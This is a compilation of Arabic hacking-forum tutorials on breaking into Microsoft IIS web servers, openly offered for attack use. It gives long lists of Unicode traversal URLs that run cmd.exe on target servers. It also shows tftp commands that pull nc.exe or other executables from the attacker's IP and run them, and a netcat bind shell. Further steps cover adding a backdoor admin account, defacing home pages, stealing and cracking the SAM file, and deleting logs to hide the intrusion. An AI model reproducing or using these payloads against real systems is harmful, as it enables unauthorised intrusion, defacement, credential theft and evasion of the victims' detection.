يسأل البعض ! مالهدف من اقفال الانتي فايروس ؟ الاجابة .. أن التحديثات الاخيرة من انتي فايروس تتعامل مع Sechole على انه باكدور .. والان بعد اتمام العمليات السابقة بنجاح .. قم بتشغيل Sechole.exe :)من المتصفح.

عندها سيتم رفع امتيازات IWAM_USER الى مجموعه.. Administrators
الان بإمكانك تنفيذه جميع الاوامر بكامل الحريه وبدون اي مشاكل في الصلاحيات. Access Denided
وطبعا اهم شي الكتابة على الصفحه الرئيسية بامر الايكو:
C+Echo+Hacked+by+XDeMoNX+
> +C;\inetpub\wwwroot\index
.htm

ولكن ليس هذا كل شي ..
القراصنه الاذكياء لا يبحثون فقط عن تغيير الصفحه الرئيسية خصوصا اذا كان الموقع مهم او يحتوي على معلومات او قواعد بيانات ... إلخ :)

سؤال : هل تستطيع الدخول بهذا اليوزر ؟ IWAM_USER الى اي خدمه مثل تلنت او اف تي بي ؟؟
الاجابة : لا .. صحيح اننا قمنا برفع امتيازاته لكننا لا نملك كلمه المرور ! لانها ستكون مسنده بشكل عشوائي .

سيذهب تفكير البعض الى الحصول على ملف السام وكسره :) هذا ممكن .. لكن يوجد ماهو اسهل .
بما اننا لدينا حساب مكافي لـ Administrator ولكننا لا نملك كلمة المرور . ما رأيك بإضافه يوزر جديد باسمك مع باسورد خاصه بك مع امتيازات المدير ايضا !! :) قليل من الذكاء والتفكير :)
قم بانشاء مستند نصي جديد واضف السطر التالي :

net user Demon pass /add && net localgroup administrators Demon /add/والان Save as واحفظها باسم. add.bat

توضيح : ما فعلناه سابقا هو انشاء مجلد دفعاتي يقوم بانشاء يوزر جديد Demon وكلمة مرور Pass واضافته الى مجموعة الادمنستريتورز :) المدراء ..
قم الان برفع الملف add.bat ثم تشغيلها من المتصفح (بواسطة اليونكود)
الان لديك حساب مدير :) وتستطيع الدخول الى اي خدمه .. اف تي بي او تلنت او نت بيوس او غيرها :)
لا تنسى في النهاية مسح الاثار واضافة الابواب الخلية الخاصة بك لتسهيل الدخول في المرات القادمه :)
طبعا لن اتوسع في هذا الجانب لانه (لكل شيخ طريقة!) وكل واحد له اسلوب في اخفاء ادواته والتحكم في الملفات .

نرجع لنقطة سابقة ..
هل تذكر اني طلبت منك اقفال الفايروول ؟؟ لماذا ؟
لو جربت تنفذ الامر netstat -an من خلال سطر اوامر الان سي .. فانك ستجد من المنافذ ما يسر القلب :)
90%من السيرفرات اللي دخلتها وكانت محمية بجدران نار :) وجدت المنفذ 139 فيها مفتوحا بدون حمايه :) لذا فان اقفال الفايرول قد يجعل لك اكثر من خيار لاسقاط الهدف :)...

"معلومات عامة عن كيفية الاستفادة من ثغرات اليونيكود "

$$$$$$$$$$$
الكاتب: بلاك هنتر
$$$$$$$$$$$

الموضوع يتكلم عن اساليب التحكم في السيرفر عبر اليونيكود مع بعض المتطلبات

الادوات المطلوبه :
١) اداة مسح ثغرات يونيكود
٢) برنامج سيرفر TFTPD
٣) معرفة جيده باليونيكود
==========
١) بأمكانك الحصول على ثغرات اليونيكود من العديد من المواقع او من موقعي http://www.devil2k.com/ وهذه مهداه مني انا ((بلاك هنتر))

/msadc/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir+c:\
/msadc/..%25%35%63../..%25%35%63../..%25%35%63../winnt/system32/cmd.exe?/c+dir+c:\
/msadc/..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
/msadc/..%25%35%63..%25%35%63..%25%35%63..%25%35%63winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%252f..%252f..%252f..%252fwinnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
/msadc/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir+c:\
/msadc/..%%35c../..%%35c../..%%35c../winnt/system32/cmd.exe?/c+dir+c:\
/msadc/..%%35%63../..%%35%63../..%%35%63../winnt/system32/cmd.exe?/c+dir+c:\
/msadc/..%25%35%63../..%25%35%63../..%25%35%63../winnt/system32/cmd.exe?/c+dir+c:\
/MSADC/..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
/MSADC/..%%35c..%%35c..%%35c..%%35cwinnt/system32/cmd.exe?/c+dir+c:\
/MSADC/..%%35%63..%%35%63..%%35%63..%%35%63winnt/system32/cmd.exe?/c+dir+c:\
/MSADC/..%25%35%63..%25%35%63..%25%35%63..%25%35%63winnt/system32/cmd.exe?/c+dir+c:\
/_vti_bin/..%255c..%255c..%255c..%255c..%255c../winnt/system32/cmd.exe?/c+dir+c:\

/_vti_bin/..%%35c..%%35c..%%35c..%%35c..%%35c../winnt/system32/cmd.exe?/c+dir+c:\
/_vti_bin/..%%35%63..%%35%63..%%35%63..%%35%63..%%35%63../winnt/system32/cmd.exe?/c+dir+c:\
/_vti_bin/..%25%35%63..%25%35%63..%25%35%63..%25%35%63..%25%35%63../winnt/system32/cmd.exe?/c+dir+c:\
/PBServer/..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
/PBServer/..%%35c..%%35c..%%35cwinnt/system32/cmd.exe?/c+dir+c:\
/PBServer/..%%35%63..%%35%63..%%35%63winnt/system32/cmd.exe?/c+dir+c:\
/PBServer/..%25%35%63..%25%35%63..%25%35%63winnt/system32/cmd.exe?/c+dir+c:\
/Rpc/..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
/Rpc/..%%35c..%%35c..%%35cwinnt/system32/cmd.exe?/c+dir+c:\
/Rpc/..%%35%63..%%35%63..%%35%63winnt/system32/cmd.exe?/c+dir+c:\
/Rpc/..%25%35%63..%25%35%63..%25%35%63winnt/system32/cmd.exe?/c+dir+c:\
/_vti_bin/..%255c..%255c..%255c..%255c..%255c../winnt/system32/cmd.exe?/c+dir+c:\
/_vti_bin/..%%35c..%%35c..%%35c..%%35c..%%35c../winnt/system32/cmd.exe?/c+dir+c:\
/_vti_bin/..%%35%63..%%35%63..%%35%63..%%35%63..%%35%63../winnt/system32/cmd.exe?/c+dir+c:\
/_vti_bin/..%25%35%63..%25%35%63..%25%35%63..%25%35%63..%25%35%63../winnt/system32/cmd.exe?/c+dir+c:\
/samples/..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
/cgi-bin/..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
/iisadmpwd/..%252f..%252f..%252f..%252f..%252f..%252fwinnt/system32/cmd.exe?/c+dir+c:\
/_vti_cnf/..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
/adsamples/..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%C1%1C..%C1%1C..%C1%1C..%C1%1Cwinnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%C1%9C..%C1%9C..%C1%9C..%C1%9Cwinnt/system32/cmd.exe?/c+dir+c:\

/scripts/..%C0%AF..%C0%AF..%C0%AF..%C0%AFwinnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%252f..%252f..%252f..%252fwinnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%c0%9v../winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%c0%qf../winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%c1%8s../winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%c1%pc../winnt/system32/cmd.exe?/c+dir+c:\
/msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
/_vti_bin/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
/scripts..%c1%9c../winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%c1%pc../winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%c0%9v../winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%c0%qf../winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%c1%8s../winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%c1%af../winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%e0%80%af../winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%f0%80%80%af../winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%f8%80%80%80%af../winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%fc%80%80%80%80%af../winnt/system32/cmd.exe?/c+dir+c:\
/msadc/..\%e0\%80\%af../..\%e0\%80\%af../..\%e0\%80\%af../winnt/system32/cmd.exe\?/c+dir+c:\
/cgi-bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
/samples/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
/iisadmpwd/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
/_vti_cnf/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
/_vti_bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\

/adsamples/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\

٢) بأمكانك الحصول على برنامج TFTPD من الموقع http://iisbughelp.4t.com/

٣) معرفة اليونيكود بسيطه جدا يكفي ان تعرف كيف تستطيع الانتقال عبر الهارديسكات وعبر الملفات (تعمل عبر المتصفح)

/[scripts]/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir+C:\

لقرائه ما بداخل هارديسك C:\

/[scripts]/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir+D:\

لقرائه ما بداخل هارديسك D:\

/[scripts]/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir+E:\

لقرائه ما بداخل هارديسك E:\

نقوم بعمل سكان على الموقع لنرى ما به من ثغرات وهنا مثال على ثغرات مبتدأه بالمجلد المطلوب ((اغلب ثغرات اليونيكود تنطلق من هذه المجلدات))

١)مثال المجلد msadc

/msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir+C:\

٢) مثال المجلد vti_bin_

/_vti_bin/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir+C:\

في سيرفرات IIS عند تركيبها ((بشكل عادي)) يكون المجلد الرئيسي للويب تحت اسم معين وهو :

C:\Inetpub\wwwroot

او في المجلد

D:\Inetpub\wwwroot

او في المجلد

E:\Inetpub\wwwroot

في العاده يكون في الهارديسك C ولذلك سأكمل شرحي على انه هناك

ستجد في هذا المجلد عادة جميع المواقع التي على السيرفر

فلو وجدنا ثغرة يونيكود ما ولتكن

/msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\

وأردنا الولوج الى هذا الملف لنرى ما به فسنكتب الثغره هكذا :

/msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir+C:\Inetpub\wwwroot

اذا كان السيرفر يحوي عدة مواقع فستجدها كل موقع باسمه (ستجدها في مجلدات بداخل مجلد الـ wwwroot) اما لو كان السيرفر عباره عن موقع واحد فقط فستجد كافة الملفات في مجلد الـ wwwroot نفسه
في اغلب الظن يقوم الهاكر بتغيير الصفحة الرئيسيه الاولى وعليك ان تعلم انه ليس دائما الصفحة الرئيسيه الاولى تحمل اسم index.htm
هناك عدة تسميات وأختصارات لها وهذه بعضها ((معظمها))

index.htm
index.asp
default.htm
default.asp
main.htm
main.asp

لنفرض الان اننا وجدنا ان الصفحة الرئيسيه للموقع في مجلدنا wwwroot هي index.htm فكيف سنقوم بتغييرها وهو ما يهمنا تقريبا من عملية الاختراق هذه سنقوم اولا بتغيير اسم الملف من index.htm الى اي اسم اخر يخطر ببالك وليكن ss.htm طبعا سنرسل الامر عبر ثغرة اليونيكود من المتصفح لديك وسنقوم بتغيير الداله c+dir الى الداله c+ren ((عليك ان تعرف ان الاوامر التي سوتضع هي نفس الاوامر الموجوده في Dos وفي Command Prompt فعليك ان تكون عارفا بما هو الامر المراد استخدامه
المهم ستكتب الثغره هكذا :

/msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+ren+C:\Inetpub\wwwroot\index.htm+ss.htm

وهكذا فقد تم تغيير اسم الصفحة من index.htm الى ss.htm
ارأيتم كم هو سهل :) ؟
Aيبدو انك ايها المخترق لم تكتفي باغلاق الصفحة الرئيسيه للموقع فانت تريد ان تضع صفحة بموضوع اخر وليكن الموضوع هو Hacked!!! فكيف سنرسلها في صفحة index.htm ؟؟
هناك عدة طرق ومنها سأذكر هذه الطريقه وهي عبر الاتصال بمنفذ TFTP الذي ستكون فيه انت في وضع السيرفر والموقع الذي امامك في وضع الكلاينت
كيف سيتم هذا ؟

اولا قم بتركيب نظام سيرفر TFTP على جهازك (البرنامج المذكور في اول الموضوع من افضل البرامج وهناك برنامج اخر اكثر احترافا ولكن هذا يكفي)
الان ضع السيرفر الرئيسي في C:\ لديك
قم بتصميم صفحة خفيفه وسريعه وسمها index.htm وضعها في C:\
الان نريد ان نرسل للسيرفر الملف الجديد من C:\ لدينا الى ملف C:\inetpub\wwwroot
لا ليس الامر صعبا ففي نظم ميكروسوفت يوجد امر ((هو بالأصح برنامجا منفصلا)) يحمل اسم TFTP وهو عباره عن كلاينت بسيط يستخدم بروتوكول TFTP وهو بروتوكول بسيط جدا جدا ((يسميه البعض البروتوكول التافه)) يقوم بسحب او ارسال الملفات من والى الجهاز ونحن نريد ان يسحب ملفا من جهازنا فكيف لنا ذلك ؟
طبعا لو كنا في غير اليونيكود لكتبنا توليفة الامر التالي :

tftp.exe -i XXX.XXX.XXX.XXX get index.htm C:\inetpub\wwwroot\index.htm

((XXX.XXX.XXX.XXX تعني اي بي السيرفر المراد سحب الملف منه))
في توليفة هذا الامر يقوم الكلاينت بطلب الملف المسمى index.htm ليضعه في جهازه في المجلد wwwroot
ولكن لا تنسى فشكل توليفة الاوامر يختلف من الوضع العادي عن وضع اليونيكود فما هو الحل ؟
الحل هو ان تحول توليفة الامر الى يونيكود لتضعه في الثغره التي لديك
بعد تحويل الامر الى يونيكود سيصبح شكله كالتالي :

```
tftp.exe+"-i"+XXX.XXX.XXX.XXX+GET+index.htm+C:\Inetpub\wwwroot\index.htm
```

ياللروعه لقد تجاوزنا العقبه بالفعل :)

الان قم بتشغيل سيرفر الـ TFTP وقم بتجهيز ملف الـ index.htm
وقم بالاتصال مع الموقع عبر ثغرة اليونيكود المضاف اليها هذه التوليفه ليصبح في النهايه على هذا النحو :

```
/msadc/..%c1%9c../..%c1%9c../..%c1%9c../winnt/system32/cmd.exe?/c+tftp.exe+"-i"+XXX.XXX.XXX.XXX+GET+index.htm+C:\Inetpub\wwwroot\index.htm
```

وهكذا قمنا بتحميل الصفحة الى الانترنت وانتيهنا من عملية الاختراق ((تقريبا :)))
ملحوظه : يمكنك ان تقوم بتحميل ملفات EXE ايضا وتشغيلها على السيرفر بنفس الاسلوب وهذا مثال :
لنفرض اننا نريد تحميل ملف EXE على السيرفر وسميناه hunter.exe ونريد تشغيله فكيف لنا ذلك ؟
سنتبع الاتي :
نقوم بتحميل الملف على السيرفر كما قمنا بتحميل index.htm ونضعه في C:\ للسيرفر عبر هذه التوليفه :

```
/msadc/..%c1%9c../..%c1%9c../..%c1%9c../winnt/system32/cmd.exe?/c+tftp.exe+"-i"+XXX.XXX.XXX.XXX+GET+hunter.exe+C:\hunter.exe
```

بعد ان يتم تحميل الملف سنشغله عبر تنفيذ هذا الامر

```
/msadc/..%c1%9c../..%c1%9c../..%c1%9c../hunter.exe
```

او عن طريق هذا الامر

```
/msadc/..%c1%9c../..%c1%9c../..%c1%9c../winnt/system32/cmd.exe?/c+hunter.exe
```

الآن وقد قاربنا على الانتهاء بقي لدينا في السيرفر عمل واحد فقط الا وهو مسح ملفات اللوج *.log
وسيكون ذلك عن طريق هذا الامر :

```
/msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+del+C:\*.log/s
```

هناك انواع اخرى من الملفات يتم تخزين فيها بعض المعلومات ويفضل مسحها ايضا وهي مثل الملفات ذات الامتداد tmp
وهذا امر مسحها عبر اليونيكود :

```
/msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+del+C:\*.tmp/s
```

ايضا ملحوظه مهمه وهي ان لا تبقى اي معلومات عنك في السيرفر كما يفعل البعض بذكر اسمائهم او ايميلاتهم الحقيقيه قم بمسح اي شيء يدل عليك او على عملية الاختراق ((حاول ان تصل الى هذا المستوى))
هناك عدد من الاشياء والافكار لن اتطرق اليها مثل ارسال فايروس ما او امر على ملف bat حتى تتمكن من وضع مشكله كبيره في السيرفر لكي لا يعمل
او ان ترسل فايروس يقوم بمحو جميع ملفات النظام او ان تمرز نفسك لديهم في السيرفر عن طريق برامج التحكم عن بعد و اخفائها بشكل جيد في المجلدات ذات الملفات الكثير ((مثل ((system32 والكثير الكثير
<><><>

" الـدلـيـل الـكـامـل لإختراق سرفـر IIS "

$$$$$$$$$$$$
الكاتب:DEMON
$$$$$$$$$$$$

مقدمة : -

يعلم الجميع مدى انتشار سيرفرات IIS حيث تشكل النسبة الاكبر المستخدمة في تشغيل مواقع الانترنت .. ويعلم الجميع مدى ضعف الناحية الامنية لهذه السيرفرات .. لذا قررت القيام بجمع اشهر ثغرات هذا النوع مع توضيح كيفية عملها .

ملاحظة : -

معظم الطرق الموجودة هنا تعمل على سيرفرات IIS4.0 و IIS5.0 وجميعها تعتمد على البورت ٨٠)) يعني من خلال المتصفح)) .

المتطلبات : -

١- CGI-Scanner جيد .. أنا افضل) Whisker يمكنك تنزيله من هذا الموقع : www.wiretrip.net/rfp)
٢- اكتيف بيرل لتشغيل ملفات البيرل(يمكنك تنزيله من الموقع: http://www.activestate.com/)
٣- ويب سيرفر (اي نوع) اباتشي او .. IIS

IIS Hack.exe : -

اكتشف خبراء الامن في شركة eEye ثغرة امنية تسمح لك بتحميل نسخه ذكية من nc.exe وجعلها تنصت على المنفذ ٨٠ ..
وهذا سيعطيك سطر اوامر cmde.exe مع امتيازات . Administrator
بامكانك انزال NC.exe و IIS Hack.exe من الموقع http://www.technotronic.com/ .
ويجب تشغيل ويب سيرفر في جهازك قبل تنفيذ الثغرة ..
قم بنسخ اداة nc.exe وضعها في الدليل الرئيسي للويب سيرفر لديك (في اباتشي Htdocs) وفي IIS الدليل . wwwroot
ثم قم بتشغيل : IISHack.exe
http://www.target.com/c:\>iishack.exe 80 your_IP/ncx.exe
وبعد اتمام الخطوة السابقة بنجاح :
http://www.target.com/c:\>nc وستجد امامك eGG SheLL

ملاحظة : تعمل هذه الثغرة على سيرفرات IIS4.0 فقط ((اذا لم يتم تركيب الرقعه)) .

do you want me to explain what to do next, hey common you must be kidding
...hehe....

MDAC = RDS :-

اعتقد انها ثغرة قديمة قليلا (لكني ما زلت ارى ان ٤٠% من المواقع تعاني منها ..
تسمح لك هذه الثغرة بتشغيل اوامرك على النظام الهدف بشكل محلي .. سيتم تشغيل وامرك بصفتك مستخدم SYSTEMاي بصلاحيات مدير النظام .. على العموم اذا اردت معرفة اذا ما كان النظام مصابا بهذه الثغرة ام لا ..
قم اولا بالاتصال بالنظام الهدف c:\>nc -nw -w 2 : http://www.host.com/ 80 ثم قم بارسال الامر GET /msadc/msadcs.dll HTTP :
فإذا كان الرد application/x_varg : فهذا يعني ان النظام مصاب ((اذا لم يتم ترقيعه)) ..
بامكانك ايجاد سكربتات بيرل تسهل عليك العمل في هذا الموقع : www.wiretrip.net/rfp))

```
mdac.pl - msadc2.pl )) v
c:\> mdac.pl -h host.com
Please type the NT commandline you want to run (cmd /c assumed):\n
cmd /c
```

إذا اردت تغيير الصفحه الرئيسية ما عليك الا تنفيذ الامر echo hacked by me hehe > : C:\inetpub\wwwroot\index.htm
وإذا أردنا احكام السيطرة على الموقع بامكاننا تحميل Hacker's Swiss knife Army اقصد Nc.exeبواسطة هذا الامر :

```
%systemroot%&&tftp -i YourIP GET nc.exe&&del ftptmp&& attrib -r
nc.exe&&nc.exe -l -p 80 -t -e cmd.exe
```

(قم بقراءة الامر من اليسار الى اليمين لتتمكن من قراءته جيدا)
بعدها قم بالاتصال بالنظام الهدف على المنفذ ٨٠ وستجد سطر اوامر مع امتيازات . Administrator

---

Codebrws.asp & Showcode.asp :-

الملفان عبارة عن قاريء ملفات ASP يأتي مع IIS ولكنه لا يأتي محمل افتراضيا بل يجب على مدير النظام تفعيله ..
فإذا كانت هذه الخدمة مفعلة ستسفيد منها كثيرا فهي تسمح لك بقراءة اي ملف)) asp. اعني رؤية المصدر)) .
باستخدام هذا الامر ستحصل على ملف السام ((اذا كان النظام مصابا)) :
http://www.victim.com/msadc/samples...nt/repair/sam.
بعد الحصول على ملف السام .. Expand it & Crack it باستخدام الاداة المفضلة لدي) LC3.0
سيتم كسرها في اقل من ٢٤ ساعه) .

Null.htw : -

عملية شرح كيفية عمل هذه الثغرة معقد قليلا .. لذا سأكتفي فقط بطريقة الاستفادة منها ..
باختصار تسمح لك برؤية السورس كود لاي ملف .. ASP
لتنفيذ الثغرة : http://www.victim.com/null.htw?CiWe...HiliteType=full
سيعرض لك هذا الرابط السورس كود الخاص بالصفحه . Default.asp

---

webhits.dll & .htw : -

اولا قم بتجربة اللنك على النظام الهدف : http://www.victim.com/blabla.htw
فإذا كان الرد بهذه العبارة format of the QUERY_STRING is invalid : فهذا يعني ان النظام الهدف مصاب بنسبة ٩٠% .
اخيرا جرب تنفيذ الثغرة بهذه الطريقة :
www.victim.com/xxxxxxxxx/xxxxxxxx/x...hilitetype=full
مع تغيير الـ XXXXX/XXXXX/XXXX/XXX.htw باحد هذه الملحقات ، وبالتأكيد سيعمل احدها :
iissamples/issamples/oop/qfullhit.htw
iissamples/issamples/oop/qsumrhit.htw
isssamples/exair/search/qfullhit.htw
isssamples/exair/search/qsumrhit.htw
وبالتالي ستحصل على ملف السام قم بكسره بواسطه الاداة .. LC3

[$DATA] ASP Alternate Data Streams:-

هذه الثغرة كانت بدايتها منذ العام ١٩٩٨ .. وهي مخصصة بالتحديد لسيرفرات IIS3.0 والان تعمل على بعض سيرفرات .. IIS4.0
ومهمتها عرض السورس كود لاي صفحه ((البعض يتساءل مالفائدة من عرض سورس الصفحه ؟؟))
الاجابة ان بعض الصفحات تحتوي على معلومات مهمة مثل كلمات مرور قواعد البيانات مثل Global.asa
يمكن تنفيذ الثغرة من المتصفح بواسطة هذا الأمر http://www.victim.com/default.asp::$DATA

ASP dot bug : -

ربما اقدم ثغرة في هذا النص هي هذه الثغرة حيث تقوم ايضا بعرض السورس كود الخاص بأي صفحه ..
حيث تم اكتشافها في العام ١٩٩٧ ..
ويتم تنفيذها من المتصفح بهذا الشكل :
http://www.victim.com/sample.asp. لاحظ النقطة الموجودة في اخر السطر
وهي فقط تعمل على سيرفرات . IIS3.0

ISM.DLL Buffer Truncation : -

خطأ برمجي يسمح للمهاجم بسحب الملفات ورؤوية السورس كود ايضا ..
وفكرة الثغرة هي التحايل على السيرفر بإيهامه اننا قمنا يطلب ملف ما .. وفي الحقيقة نحن نقوم بطلب ملف اخر ..
الملف المسؤوول عن هذا الخطأ هو ISM.dll حيث يتم تحميله بعدد كبير من الرموز المسافة (٢٠%) Space .
يمكن تنفيذ الثغرة بهذا الشكل :
http://www.victim.com/global.asa%20 (...<=230)global.asa.htr
مكان الـ ٢٣٠= <نقوم بوضع ٢٣٠ مسافة بهذا الشكل ٢٠% ..
هذا الخطأ يعمل على سيرفرات .. IIS 4.0&5.0 ولكن لا يمكن تجربتها على السيرفر اكثر من مره الا اذا قام بتسجيل خروج وتسجيل دخول ، ويعود السبب في ذلك ان الثغرة السابقة تؤدي الى ايقاف الملف ISM.dllعن العمل في الذاكرة بينما تطلب الثغرة ان يكون الملف المذكور قيد العمل .. لذا يجب اعادة تحميل الملف في الذاكرة مره اخرى .. اي بمعنى اخر يجب ان يقوم مدير النظام الهدف بعمل اعادة تشغيل Rebotاو . Logout & Login

---

+.htr :-

هذه الثغرة ايضا تقوم بعرض السورس الخاص بملفات . ASP
يمكن استخدامها بهذا الشكل :
http://www.victim.com/global.asa+.htr

---

site.csc : -

تمكنك هذه الثغرة من معرفة معلومات مهمة عن الـ DNS الخاص بالموقع بما في ذلك DSN, UID and PASS Database ..

الثغرة : http://www.victim.com/adsamples/config/site.csc

سيقوم المهاجم بانزال الملف المذكور .. وسيحصل على معلومات قيمة و هامة أيضا ...

"دراسة مفصلة وبعمق فى الـــUniCode"

$$$$$$$$$$$$$$$$$$$$
الكاتب:ACID BURN_EG
$$$$$$$$$$$$$$$$$$$$

السلام عليكم ورحمه الله و بركاته ::
ازيكم شباب ايه اخباركم كلكم ؟ اتمنى تكونوا بخيرو.
اعذرونى على غيبتى و انقطاعى عنكم و لكن و الله ظروف رهيبه
و الان خلونا نرغى فى شويه كلام فاضى على رأى بروكن
كنت اتصفح الانترنت و ادعبث شوى و بعدين جمعت بعض من المعلومات من ملفات مختلفه و هى تتحدث عن اليونى كود (طبعا الان معظمكم سيستعجل و يقول ياه ه ه ه ه يونى كود قديمه ....الخ) و لكن انا اقوله اصبر لقد ذكرت اليونى كود فى المنتديات ثلاث مرات مره عن الصديق بلاك هنتر و مره من الاخ هكس و مره عن الصديق ديمون او ابو خلود لكن هذه المره صدقونى ستكون مختلفه تمام الاختلاف عن المرات السابقه(Trust Me)
و الان دعونا من ها الخرابيط و خلونا نقول الدرس يمكن يعجبكم::
**<><><>

سرفر و بالتحديد هذا الفولدر يسمى الفولدر التنفيذى اى(executable directory

و طبعا هذا الفولدر ليس له اسم ثابت هذا فقط مثال و لكن يمكن ان يكون له اسماء كثيره على الملقم iis و ملحوظه هامه:: لا يوجد على كل ملقم iis هذا الفولدرالتنفيذى اى executable directory

و اعتقد ان الصديق بلاك هنتر و الاخ هكس قد ذكرو معظم اسامى هذه الديريكتورز فى شرحهم (فأنا اريد ان اربط الدروس مع بعض حتى تكون سلسله متكامله)

winnt/system32/cmd.exe ===> *و طبعا هذا هو ال cmd الذى يسمح لنا بأدراج سطور الاوامر التى نريد تنفيذها (و على فكره ممكن تستعمل هذا ال cmd فى استخدام اوامر مثل ping و netstatو.... traceroute الخ اعتقد انها فكره لم يلاحظها بعضنا)

*؟- علامه الاستفهام تخيلو حتى علامه الاستفهام فى هذه الثغره لها دور فهذه العلامه تعنى الحاله التى ينفذ بها الامر (طبعا مش فاهم يعنى ايه) و لا يهمك تعالى معى افهمك يعنى ايه علامه الاستفهام تعنى كلمه argumentو هذه الكلمه هى التى تعنى الحاله التى سينفذ بها الامر اى انه امر مثلا ينفذ فى لحظه ثم ينتهى مثل copy مثلا ام انه امر مثلا ينفذ و لكن يستمر مفعوله و حقيقه ان طبعا معظم الاوامر التى نستخدمها هى الاوامر العاديه و هى من نوع argument /c و هذا ال /c يعنى ان الامر ينفذ فى لحظه ثم ينتهى
تعالى افهمك اكثر :: لو عندك ويندوز ٢٠٠٠ افتح ال cmd بتاعك و اكتب هذا (cmd /?) و اضغط انتر ،سيظهر لك كلام كثير جداا و لكنى اخترت منه جزء بسيط فقط للتوضيح و انت عليك الباقى
شوف ايه الى راح يظهر لك::

Starts a new instance of the Windows 2000 command interpreter

CMD [/A | /U] [/Q] [/D] [/E:ON | /E:OFF] [/F:ON | /F:OFF] [/V:ON | /V:OFF]
[[/S] [/C | /K] string]
/C Carries out the command specified by string and then terminates
/K Carries out the command specified by string but remains
/S Modifies the treatment of string after /C or /K (see below)
/Q Turns echo off
/D Disable execution of AutoRun commands from registry (see below)

هذا جزء بسيط جداا مما راح يظهر لك و لكن تعالى نشوف هذا الجزء ايه معناه اولا يقولك ::
Starts a new instance of the Windows 2000 command interpreterو هذه الجمله تعنى بالعربيه بدايه حاله جديده من مترجم ال ويندوز ٢٠٠٠ و هذا طبعا وضح لنا ان كل cmd يمكن ان يتخكم صاحبه فى حالته حسب ما يفتح او يغلق ال . argumentsو بعدها يظهر لنا argumentsكثيره و منها الذى نستعمله دائما فى الثغره و هو /c شوفو كده ما المكتوب امامه ::
Carries out the command specified by string and then terminatesو هذا الكلام معناه انه ينفذ الامر الموجود فى سطر الاوامر ثم ينتهى و طبعا هذا للاوامر العاديه التى نعرفها
تعالو نشوف السطر الى تحتيه ::سوف نجد انه يتكلم عن argument لا نراه فى ثغره اليونى كود و هو ال /k شوفو ايه مكتوب امامه::
Carries out the command specified by string but remainsو طبعا معناه انه ينفذ الاوامر الموجوده فى السطر و لكن يستمر مفعولها (ما زلت ابحث عن اوامر مثل هذه و لكن هذا ما

هو مكتوب امامى و لكن تقدر تقول انها الاوامر التى تأخذ فتره طويله حبتين مثل ping مثلا)
و مثلا هناك argument أخر مثل Q/ و هذا نستخدمه فى اغلاق تفعيل امر echo كما هو واضح فى المثال فوق
